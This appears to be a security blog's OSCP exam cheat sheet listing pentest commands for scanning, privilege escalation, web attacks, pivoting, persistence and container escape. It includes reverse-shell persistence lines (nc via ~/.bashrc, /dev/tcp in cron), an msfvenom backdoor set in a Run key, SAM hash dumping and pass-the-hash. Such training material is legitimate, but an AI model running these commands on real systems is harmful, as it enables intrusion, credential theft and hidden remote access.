Listen to this Post
Introduction:

The Offensive Security Certified Professional (OSCP) certification remains the gold standard for practical, hands-on penetration testing skills. Achieving a perfect 1010-flag capture, as demonstrated by a recent success story, requires more than theoretical knowledge; it demands a ruthless and efficient methodology. This article deconstructs the core technical commands and strategies essential for dominating the OSCP exam and real-world red team engagements.
Learning Objectives:
- Master fundamental privilege escalation techniques for both Windows and Linux environments.
- Develop a systematic methodology for network enumeration and initial compromise.
- Acquire advanced skills in lateral movement, persistence, and bypassing common defenses.
You Should Know:
- The Art of Network Reconnaissance: Mapping Your Attack Surface
Before exploitation comes enumeration. A thorough understanding of the network landscape is non-negotiable.
Verified Commands & Tutorials:
nmap -sC -sV -O -p- <target_ip>: A comprehensive NMAP scan.sudo masscan -p1-65535 <target_ip> --rate=1000: Rapid port discovery.gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirb/common.txt -x php,html,txt: Web directory brute-forcing.enum4linux -a <target_ip>: Enumerating SMB shares and user information.snmpwalk -c public -v1 <target_ip>: SNMP enumeration.
Step-by-Step Guide:
The initial foothold often begins with network scanning. Start with a full TCP port scan using `nmap -p-` to identify all open ports. Follow up with service and version detection (-sC -sV) on the discovered ports to identify potential vulnerabilities. In parallel, use a tool like `gobuster` to uncover hidden web directories, which are a common source of exposed admin panels or backup files. For hosts with SMB (ports 139/445), `enum4linux` can reveal share names and user lists, while `snmpwalk` can extract a wealth of information from misconfigured SNMP services.
2. Linux Privilege Escalation: From User to Root
Gaining a user shell is only half the battle. The path to root is critical for full system compromise.
Verified Commands & Code Snippets:
sudo -l: Check for sudo permissions.find / -perm -u=s -type f 2>/dev/null: Find SUID binaries.linpeas.sh: Automated Linux Privilege Escalation Awesome Script.ps aux | grep root: List processes running as root.cat /etc/crontab: Review scheduled cron jobs.uname -a: Check kernel version for exploits.
Step-by-Step Guide:
Upon obtaining a low-privilege shell, your first command should always be `sudo -l` to list any commands the user can run with elevated privileges. Next, hunt for SUID binaries with the `find` command; any unusual binary with the SUID bit set is a prime candidate for exploitation. Always transfer and run a script like linpeas.sh, which automates the enumeration of common misconfigurations, including writable services, cron jobs, and environment variables. Cross-reference the kernel version (uname -a) with public exploits on sites like Exploit-DB.
3. Windows Privilege Escalation: Conquering the Domain
Windows environments present unique challenges and opportunities for escalation.
Verified Commands & Code Snippets:
whoami /priv: Check enabled user privileges.systeminfo: Gather system information including OS and hotfixes.winpeas.exe: Automated Windows privilege escalation script.accesschk.exe -uwcqv "Authenticated Users" /accepteula: Check service permissions.secretsdump.py -sam sam.save -system system.save -security security.save LOCAL: Dump SAM hashes with Impacket.
Step-by-Step Guide:
In a Windows shell, immediately run `whoami /priv` to identify potentially abusable privileges like `SeImpersonatePrivilege` or SeBackupPrivilege. Use `systeminfo` to get the OS build number and patch level, which can be used to find missing kernel exploits. Executing `winpeas.exe` will provide a detailed report of vulnerabilities. Pay close attention to services with weak permissions, which can be modified with `sc config` or accesschk. For ultimate persistence and lateral movement, dump the SAM database hashes for offline cracking or Pass-The-Hash attacks.
4. Web Application Exploitation: Beyond SQLi and XSS
Modern web apps require a deep understanding of application logic and API security.
Verified Commands & Code Snippets:
sqlmap -u "http://target.com/page.php?id=1" --batch --dbs: Automated SQL injection.commix --url="http://target.com/vuln.php" --os-cmd whoami: Automated command injection.ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://<target_ip>/FUZZ: Fuzzing for API endpoints.nikto -h http://<target_ip>: Web server vulnerability scanner.jwt_tool <JWT_Token>: Manipulate and crack JWT tokens.
Step-by-Step Guide:
While automated tools like `sqlmap` and `nikto` are effective for finding low-hanging fruit, manual testing is crucial. Use `ffuf` to discover hidden API endpoints and administrative panels. For applications using JSON Web Tokens (JWT), use `jwt_tool` to test for weak signing algorithms (e.g., “none”) or to brute-force the secret key. Test all input fields not just for SQLi, but for Server-Side Request Forgery (SSRF) and command injection using commix. Always review the source code of the application for hardcoded credentials and API keys.
5. Lateral Movement: Pivoting Through the Network
Once a single host is compromised, the network is your playground.
Verified Commands & Code Snippets:
proxychains nmap -sT -p 445 10.10.10.0/24: Pivot network scanning.ssh -D 1080 user@pivot_host: Create a SOCKS proxy via SSH.psexec.py DOMAIN/user:password@target_ip: Impacket’s PsExec implementation.smbclient -L //target_ip -U user: List SMB shares on a remote host.mimikatz sekurlsa::pth /user:admin /domain:test.local /ntlm:<hash> /run:cmd: Pass-The-Hash attack.
Step-by-Step Guide:
To move laterally, you must first map the internal network. Establish a SOCKS proxy through a compromised host using SSH (-D flag) and then use `proxychains` to route your scanning tools through it. For Windows domains, use Impacket’s `psexec.py` or `wmiexec.py` to execute commands on remote systems using captured credentials. The Pass-The-Hash technique, easily performed with mimikatz, allows you to authenticate to other systems without needing to crack the password. Always check for reusable passwords across systems.
6. Post-Exploitation and Persistence: Holding Your Ground
Maintaining access is as important as gaining it.
Verified Commands & Code Snippets:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell.exe: Generate a Windows payload.REG ADD "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Backdoor" /t REG_SZ /F /D "C:\shell.exe": Windows registry persistence.echo 'rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc <IP> <PORT> > /tmp/f' >> ~/.bashrc: Linux reverse shell persistence.
– `crontab -e` then/bin/bash -i >& /dev/tcp/<IP>/<PORT> 0>&1: Cron job persistence.
Step-by-Step Guide:
After achieving root or SYSTEM access, deploy a persistent backdoor. On Windows, use `msfvenom` to generate a Meterpreter payload and install it via a Run registry key or a scheduled task. On Linux, you can add a reverse shell command to a user’s `.bashrc` or `profile` file, or create a cron job that executes a payload every minute. Ensure your backdoor is well-hidden and uses a non-standard port to avoid basic detection.
7. Cloud and Container Hardening & Exploitation
The attack surface now extends into the cloud and containerized environments.
Verified Commands & Code Snippets:
aws iam list-users: Enumerate AWS IAM users.gcloud config list: Check Google Cloud configuration.kubectl get pods --all-namespaces: List all Kubernetes pods.docker run -v /:/mnt --rm -it alpine chroot /mnt sh: Escape a Docker container to the host.terraform plan -out=tf.plan: Review infrastructure-as-code for misconfigurations.
Step-by-Step Guide:
Cloud misconfigurations are a common source of breaches. If you find AWS access keys, use the CLI to enumerate IAM roles and S3 buckets. In containerized environments like Docker, check for privileged containers; if a container is run with the `–privileged` flag, you can often escape to the host system by mounting the host’s filesystem. In Kubernetes clusters, use `kubectl` to list secrets and pods, looking for service accounts with excessive permissions. Always analyze Terraform or CloudFormation scripts for security gaps like publicly open S3 buckets or over-permissive IAM policies.
What Undercode Say:
- Methodology is Paramount: A chaotic approach leads to missed flags. A disciplined, repeatable process for enumeration, exploitation, and post-exploitation is what separates successful candidates from the rest.
- Practice Creates Muscle Memory: The commands and techniques must be second nature. The exam is a test of endurance and efficiency, not a research project.
The perfect OSCP score is not an anomaly; it is the product of a rigorously applied, tool-agnostic methodology. The individual who captured 1010 flags didn’t use secret tools—they mastered a fundamental process. This involves relentless enumeration, systematic privilege escalation, and intelligent pivoting. The real value of the OSCP is not the certification itself, but the deeply ingrained offensive security mindset it forges. This mindset, which prioritizes persistence and adaptability over any single tool or exploit, is directly transferable to high-stakes red team operations, making the holder a formidable security professional.
Prediction:
The techniques outlined here, while foundational, are evolving rapidly. The future of penetration testing will be dominated by AI-assisted tooling that can automatically chain low-severity vulnerabilities into critical attack paths and perform automated source code analysis for bespoke applications. Furthermore, as infrastructure continues to shift left into code, we will see a rise in “Infrastructure-as-Code (IaC) poisoning” attacks, where malicious code is injected into Terraform or Ansible scripts in supply chain compromises. The OSCP of the future will need to incorporate these cloud-native and AI-driven attack vectors to remain relevant.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Oscar Naveda – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


